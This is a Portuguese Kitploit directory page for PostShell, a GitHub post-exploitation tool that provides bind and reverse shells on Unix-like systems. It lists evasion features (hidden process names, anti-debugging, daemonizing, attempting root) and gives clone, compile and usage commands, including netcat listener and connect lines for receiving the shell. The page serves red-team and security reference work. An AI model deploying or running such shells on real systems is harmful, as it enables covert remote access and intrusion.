

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
postshell — PostShell - Shell Bind/Backconnect de Pós-exploração | Kitploit

Ferramentas/GitHubGitHub/rek7/postshell
Escalada de PrivilégiosGeração de PayloadsMecanismos de PersistênciaShellcodePós-ExploraçãoComando e ControleRed TeamingAnti-Bot
GitHubrek7/postshell

postshell

PostShell - Shell Bind/Backconnect de Pós-exploração

Ver Repositório
811948há 7 anosRevisado pelo Kitploit
Compartilhar

PostShell

PostShell é um shell de pós-exploração que inclui tanto um shell bind quanto um shell de conexão reversa. Ele cria um TTY totalmente interativo que permite controle de jobs. O tamanho do stub é de cerca de 14kb e pode ser compilado em qualquer sistema Unix-like.

Capturas de Tela

Captura de tela Banner e interação com o shell após uma conexão ser iniciada.

Por que não usar um shell tradicional de conexão reversa/bind?

PostShell permite uma pós-exploração mais fácil, tornando o atacante menos dependente de dependências como Python e Perl. Ele também incorpora tanto um shell de conexão reversa quanto um shell bind, o que significa que, se um alvo não permitir conexões de saída, um operador pode simplesmente iniciar um shell bind e conectar-se à máquina remotamente. PostShell também é significativamente menos suspeito do que um shell tradicional, pois tanto o nome dos processos quanto os argumentos são ocultados.

Funcionalidades

  • Anti-Debugging, se ptrace for detectado como anexado ao shell, ele será encerrado.
  • Nomes de Processo/Thread são ocultados, um nome falso sobrescreve todos os argumentos do sistema e o nome do arquivo para parecer um programa legítimo.
  • TTY, um TTY é criado, o que essencialmente permite o mesmo uso da máquina como se estivesse conectado via SSH.
  • Shell bind/conexão reversa, tanto um shell bind quanto uma conexão reversa podem ser criados.
  • Tamanho Pequeno do Stub, um stub muito pequeno (<14kb) é geralmente gerado.
  • Daemoniza automaticamente
  • Tenta definir GUID/UID para 0 (root)

Primeiros Passos

  1. Baixar: git clone https://github.com/rek7/postshell
  2. Compilar: cd postshell && sh compile.sh Isso deve criar um binário chamado "stub" que é o malware.

Comandos

$ ./stub
Bind Shell Usage: ./stub port
Back Connect Usage: ./stub ip port
$

Exemplo de Uso

Backconnect:

$ ./stub 127.0.0.1 13377

Bind Shell:

$ ./stub 13377

Recebendo uma Conexão com o Netcat

Recebendo uma conexão reversa:

$ nc -vlp port

Conectando a um shell bind:

$ nc host port

A FAZER:

  • Adicionar resolução de domínio
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    259
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    257

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





